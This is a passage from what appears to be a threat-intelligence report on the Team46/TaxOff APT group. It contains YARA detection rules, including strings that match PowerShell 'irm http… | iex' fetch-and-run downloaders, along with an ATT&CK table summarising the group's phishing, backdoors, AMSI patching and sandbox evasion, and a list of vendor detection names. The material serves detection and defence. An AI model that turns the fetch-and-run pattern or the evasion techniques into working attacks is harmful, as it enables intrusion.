        $config_marker2 = { 44 41 4E 54[5 - 7] 45 4D 41 52[5 - 7] 4B 45[5 - 7] 52 }
                $loader1 = {48 63 42 3C 8B 8C 10 88 00 00 00 48 03 CA}
                $loader2 = {8B 51 10 0F B7 C5 3B C2}
    condition:
        all of($loader*) and any of($config_marker*)
}

rule PTESC_apt_win_ZZ_Team46__Downloader__Lnk {
    strings:
        $run1 = "| iex" wide
        $run2 = "|iex" wide
        $target = ".php?id=" wide
        $url1 = "irm http" wide
        $url2 = "irm 'http" wide
        $url3 = "irm \"http" wide
    condition :
        uint32(0) == 0x0000004c and filesize < 10KB and $target and any of($url*) and any of($run*)
}
```

## MITRE ATT&CK TTPs

| | | |
|---|---|---|
| **Resource Development** | | |
| T1588.005 | Obtain Capabilities: Exploits | Team46 used a CVE-2025-2783 exploit for system compromise |
| **Initial Access** | | |
| T1566.002 | Phishing: Spearphishing Link | Team46 used phishing emails containing a link to a website with CVE-2025-2783 and an archive with a malicious shortcut loader |
| **Execution** | | |
| T1059.001 | Command and Scripting Interpreter: PowerShell | Team46 uses PowerShell to download intermediate payloads and the main payload |
| T1106 | Native API | Team46 uses donut shellcode to download and inject code |
| T1204.001 | User Execution: Malicious Link | Team46 sends out phishing emails with a link to trick users into clicking it and downloading an archive with a malicious shortcut |
| T1204.002 | User Execution: Malicious File | Team46 used decoy files to run the Trinper and Dante backdoors |
| **Privilege Escalation** | | |
| T1055 | Process Injection | Team46 used Cobalt Strike to inject various malicious payloads into processes |
| **Defense Evasion** | | |
| T1027 | Obfuscated Files or Information | Team46's loader used control flow flattening |
| T1055.012 | Process Injection: Process Hollowing | Team46 used the Trinper backdoor to inject code into processes |
| T1070.004 | Indicator Removal: File Deletion | The Dante backdoor has a self-deletion feature: it is triggered when a specific value is set for the "deadline" registry key, which determines the lifespan of the backdoor in the system without C2 communication |
| T1070.009 | Indicator Removal: Clear Persistence | The self-deletion feature of the Dante backdoor removes registry keys responsible for persistence on the system |
| T1480.001 | Execution Guardrails: Environmental Keying | Team46's loader used the system UUID as a decryption key for the payload |
| T1497.001 | Virtualization/Sandbox Evasion: System Checks | To prevent execution in a virtual environment, the Dante backdoor loader scans various OS logs for strings related to virtual machines and malware analysis tools |
| T1562.001 | Impair Defenses: Disable or Modify Tools | Team46 uses donut shellcode to patch Antimalware Scan Interface (AMSI), Windows LockDown Policy (WLDP), and Native API exit functions to avoid process termination |
| T1622 | Debugger Evasion | The Dante backdoor loader can detect debuggers by checking the debug registers and other parameters indicating the presence of connected debuggers, as well as by scanning for debugger drivers |
| **Credential Access** | | |
| T1056.001 | Input Capture: Keylogging | Team46 used the Trinper backdoor to intercept keystrokes |
| **Discovery** | | |
| T1057 | Process Discovery | Team46 used ProcessList.exe to obtain a list of processes running in the system |
| T1083 | File and Directory Discovery | Team46 used the Trinper backdoor to collect file system information |
| **Collection** | | |
| T1056.001 | Input Capture: Keylogging | Team46 used the Trinper backdoor to intercept keystrokes |
| T1115 | Clipboard Data | Team46 used the Trinper backdoor to access the clipboard |
| **Command and Control** | | |

| | | |
|---|---|---|
| T1071 | Application Layer Protocol | Team46's Trinper and Dante backdoors use HTTP and HTTPS for C2 communication |
| T1090.004 | Proxy: Domain Fronting | Team46 used domain fronting to communicate with the Trinper backdoor |
| T1132.001 | Data Encoding: Standard Encoding | Team46 used the Trinper backdoor to encode received information using Base64 |
| T1572 | Protocol Tunneling | Team46 used Cobalt Strike for its own C2 protocol encapsulated in HTTPS |
| T1573.001 | Encrypted Channel: Symmetric Cryptography | Team46's Trinper backdoor uses AES-256 to encrypt transmitted data |
| T1573.002 | Encrypted Channel: Asymmetric Cryptography | Team46's Trinper and Dante backdoors use RSA to encrypt transmitted data |
| **Exfiltration** | | |
| T1041 | Exfiltration Over C2 Channel | Team46 used the Trinper backdoor to exfiltrate data to C2 |

## Positive Technologies product verdicts

### PT Sandbox

| |
|---|
| apt_win_ZZ_TaxOff__Backdoor__Trinper__Obf |
| apt_win_ZZ_TaxOff__Trojan__Generic |
| apt_win_ZZ_TaxOff__Trojan__ProccessList |
| apt_win_ZZ_TaxOff__Trojan__DirList |
| apt_win_ZZ_Team46__Downloader__Lnk |
| apt_win_ZZ_Team46__Trojan__Packer |
| apt_mem_ZZ_Team46__Trojan__DanteLoader |
| apt_mem_ZZ_Team46__Backdoor__Dantetool_win_ZZ_Donut__Trojan__x64 |
| tool_win_ZZ_Donut__Trojan__x64 |
| tool_win_ZZ_CobaltStrike__Backdoor__Strings |

### MaxPatrol SIEM

| |
|---|
| Suspicious_Connection |
| RunAs_System_or_External_tools |
| Run_Executable_File_without_Meta |
| Suspicious_Directory_For_Process |
| Cobalt_Strike_Stager |
| Cobalt_Strike_SMB_Beacon |

### PT NAD

BACKDOOR [PTsecurity] Trinper (APT TaxOff) sid: 10012123

SUSPICIOUS [PTsecurity] Suspicious HTTP header Trinper (APT TaxOff) sid: 10012124, 10012125